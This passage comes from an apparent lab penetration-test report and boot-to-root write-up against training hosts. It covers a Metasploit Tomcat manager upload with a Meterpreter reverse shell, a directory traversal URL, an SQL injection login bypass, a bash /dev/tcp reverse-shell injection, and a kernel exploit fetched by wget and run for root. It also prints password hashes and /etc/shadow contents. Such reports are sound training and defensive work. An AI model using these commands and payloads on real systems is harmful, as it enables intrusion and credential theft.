vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

Recommendation

MDG Hackers strongly suggest Buggy Systems to implement and enforce the use of a stronger password policy to restrain users from using weak passwords.

Finding 7: Apache Tomcat Manager Authenticated Upload Code Execution

Risk	Critical	Impact: High	Likelihood: Possible

Reference Information: CVE-2009-3548

Apache Tomcat is an open-source implementation that provides a Java HTTP web server environment that can be used by web developers to build and maintain dynamic applications and websites.

Location: 8282/tcp Apache Tomcat/Coyote JSP engine 1.1

Exploitation

Because the installed version of Apache Tomcat exposes the *manager* application, it can be exploited by uploading a payload containing a WAR archive with jsp application via POST request to */manager/html/upload*.

A manual brute force attack against the server permitted MDG Ethical Hackers to crack the manager credentials=sploit/sploit. Then, using Metasploit we set up the exploit from the module multi/http/tomcat_mgr_upload.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  sploit           no        The password for the specified username
   HttpUsername  sploit           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        10.222.0.51      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT         8282             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.1.2       yes       The listen address (an interface may be specified)
   LPORT  6666             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying YDOc9B94O35JLJGhOBAKsEY...
[*] Executing YDOc9B94O35JLJGhOBAKsEY...
[*] Undeploying YDOc9B94O35JLJGhOBAKsEY ...
[*] Undeployed at /manager/html/undeploy
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

As soon as the exploit was triggered, a reverse TCP handler configured with the same payload received the connection and provided MDG Hackers with the Meterpreter shell.

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.1.2       yes       The listen address (an interface may be specified)
   LPORT  6666             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.1.2:6666
[*] Sending stage (58829 bytes) to 10.222.0.51
[*] Meterpreter session 2 opened (172.16.1.2:6666 -> 10.222.0.51:49612 ) at 2022-05-07 04:13:17 -0400

meterpreter > pwd
\C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > id
[-] Unknown command: id
meterpreter > ipconfig

Interface  1
============
Name         : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Recommendation:

Newer versions of the Apache Tomcat have fixed the vulnerabilities that allowed this exploitation. Therefore, MDG Ethical Hackers recommend updating the server with the latest Apache Tomcat version in which access to the manager application is restricted. Additionally, we strongly advise changing the Tomcat manager password by a more secured one.

HIGH RISK FINDINGS

Finding 8: Ruby 1.8.6/1.9 (WEBrick HTTPd 1.3.1) - Directory Traversal

Risk	Major	Impact: Medium	Likelihood: Possible

WEBrick is a Ruby library that provides simple web services, allowing the creation of HTTP, HTTPS, virtual servers and proxies. WEBricks supports Ruby Blocks ERb pages, CGI scripts and directory listings on a per-path/per-host basis.

This vulnerability affects this Windows system because it takes \ as path separator and uses NTFS which is a case insensitive filesystem.

Reference Information: CVE-2008-1145

Location: 3000/tcp open http WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))

Exploitation

The exploitation of this vulnerability could not be successfully performed at this time. However, there are high chances that an attacker may exploit this vulnerability by sending encoded URL backslashes with commands to the webserver in order to access system files that should not be available.

Eg: http://[server]:[port]/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot.ini

Recommendations:

MDG Hackers recommend upgrading WEBricks to a version above 1.8.5-p115.

6. Conclusion

MDG Ethical Hackers managed to identify several critical vulnerabilities that allowed our pentesters to obtain administrative access to restricted Buggy Systems services and applications through the penetration test activities.


The highest risk identified is related to MySQL authentication (vulnerability 1). A total of seven critical and one high impact vulnerabilities in this pentest report, and MDG Ethical Hackers strongly suggest mitigating them immediately by following our recommendations.

It should be noted that penetration testing is valid at the point in time of writing the report only. It is conceivable that new exploits could be developed after delivery of this report that could make the application susceptible to compromise. There is no substitute for regular scheduled penetration testing and vulnerability assessment activities as a mechanism to reduce the likelihood an impact of cyber compromise.


Boot-2-Root Report

Flag #	Value
Flag 1	flag{WHO HAS ANY GOOD ARP JOKES!?}
Flag 2	flag{Old Macdonald had a network E-I-G-R-P}
Flag 3	flag{An IPv4 address walks into a bar and yells, 'Bartender! Give me a cider, I'm exhausted!'}
Flag 4	flag{I was promised a three way and all I got was a handshake}


Flag 1 Screenshot:




Flag 2 Screenshot:



Flag 3 Screenshot:



Flag 4 Screenshot:



Low Privilege Access:


The process I used to achieve low privilege access was as follows:


Firstly, I did a portscan using nmap -sC -sV -script vuln 10.222.0.42 -p-10000 > b2rNmap.txt to enumerate all running services and possible vulnerabilities. From the scan, I identified the Apache HTTPd running on port 443, and noticed that it might be vulnerable to SQL Injection at /index.php.

```
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.0.52 (CentOS)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.222.0.42
|   Found the following possible CSRF vulnerabilities:
|
|     Path: https://10.222.0.42:443/
|     Form id: frmlogin
|     Form action: index.php
|
|     Path: https://10.222.0.42:443/index.php
|     Form id: frmlogin
|_    Form action: index.php
| http-enum:
|   /icons/: Potentially interesting directory w/ listing on 'apache/2.0.52 (centos)'
|_  /manual/: Potentially interesting folder
| ssl-dh-params:
|   VULNERABLE:
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2015-4000  BID:74733
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: mod_ssl 2.0.x/512-bit MODP group with safe prime modulus
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://www.securityfocus.com/bid/74733
|       https://weakdh.org
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
```


```
|
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: mod_ssl 2.0.x/1024-bit MODP group with safe prime modulus
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| http-sql-injection:
|   Possible sqli for forms:
|     Form at path: /, form's action: index.php. Fields that might be vulnerable:
|       uname
|     Form at path: /index.php, form's action: index.php. Fields that might be vulnerable:
|_      uname
```


Then, I tested the login page by using username=admin and password=' OR 1=1 -- - and the SQL injection was successful, giving me access to 'Basic Administrative Web Console' page.





I started a Netcat listener on my Kali machine and injected " ; bash -i >& /dev/tcp/172.16.1.2/5555 0>&1 " into the field 'Ping a Machine on the Network' and submitted the command, thus starting a reverse shell on my Netcat listener.





Root Access

Firstly, I discovered the Linux kernel version by running ename -a command and found out that the kernel version is 2.6.9. So, I searched for a suitable exploit on searchsploit and downloaded the exploit filename 9542.c.

```
┌──(root💀 tafekali)-[~/privEscalation]
└─# searchsploit kernel 2.6 | grep 9542
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)

┌──(root💀 tafekali)-[~/privEscalation]
└─# cp /usr/share/exploitdb/exploits/linux/local/9542.c .
cp: cannot stat '/usr/share/exploitdb/exploits/linux/local/9542.c': No such file or directory

┌──(root💀 tafekali)-[~/privEscalation]
└─# cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c .

┌──(root💀 tafekali)-[~/privEscalation]
└─#
```

Then, I started a webserver in python to transfer the file over to the target machine.

```
┌──(root💀 tafekali)-[~]
└─# cd privEscalation

┌──(root💀 tafekali)-[~/privEscalation]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.222.0.52 - - [13/May/2022 22:55:22] "GET /exploit2 HTTP/1.0" 200 -
10.222.0.52 - - [13/May/2022 22:58:04] "GET /9542.c HTTP/1.0" 200 -
```

Using Wget I downloaded the file to the target and compiled it using the gcc command. Finally, I run it and obtained root privileges in the machine.

```
wget http://172.16.1.2/9542.c
--11:27:38--  http://172.16.1.2/9542.c
           => `9542.c'
Connecting to 172.16.1.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,535 (2.5K) [text/x-csrc]

    0K ..                                                    100%  389.73 KB/s

11:27:38 (389.73 KB/s) - `9542.c' saved [2535/2535]


gcc 9542.c -o exploit1 && ./exploit1
9542.c:109:28: warning: no newline at end of file
sh: no job control in this shell
sh-3.00#
sh-3.00# ls
9542.c
exploit1
exploit2
sh-3.00#
sh-3.00# ./exploit1
[-] check ur uid
sh-3.00#
sh-3.00# pwd
/tmp
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
sh-3.00# cat /etc/shadow
root:$1$FTpMLT88$VdzDQTTcksukSKMLRSVlc.:14529:0:99999:7:::
bin:*:14525:0:99999:7:::
daemon:*:14525:0:99999:7:::
adm:*:14525:0:99999:7:::
lp:*:14525:0:99999:7:::
sync:*:14525:0:99999:7:::
shutdown:*:14525:0:99999:7:::
halt:*:14525:0:99999:7:::
mail:*:14525:0:99999:7:::
news:*:14525:0:99999:7:::
uucp:*:14525:0:99999:7:::
operator:*:14525:0:99999:7:::
games:*:14525:0:99999:7:::
gopher:*:14525:0:99999:7:::
ftp:*:14525:0:99999:7:::
nobody:*:14525:0:99999:7:::
dbus:!!:14525:0:99999:7:::
```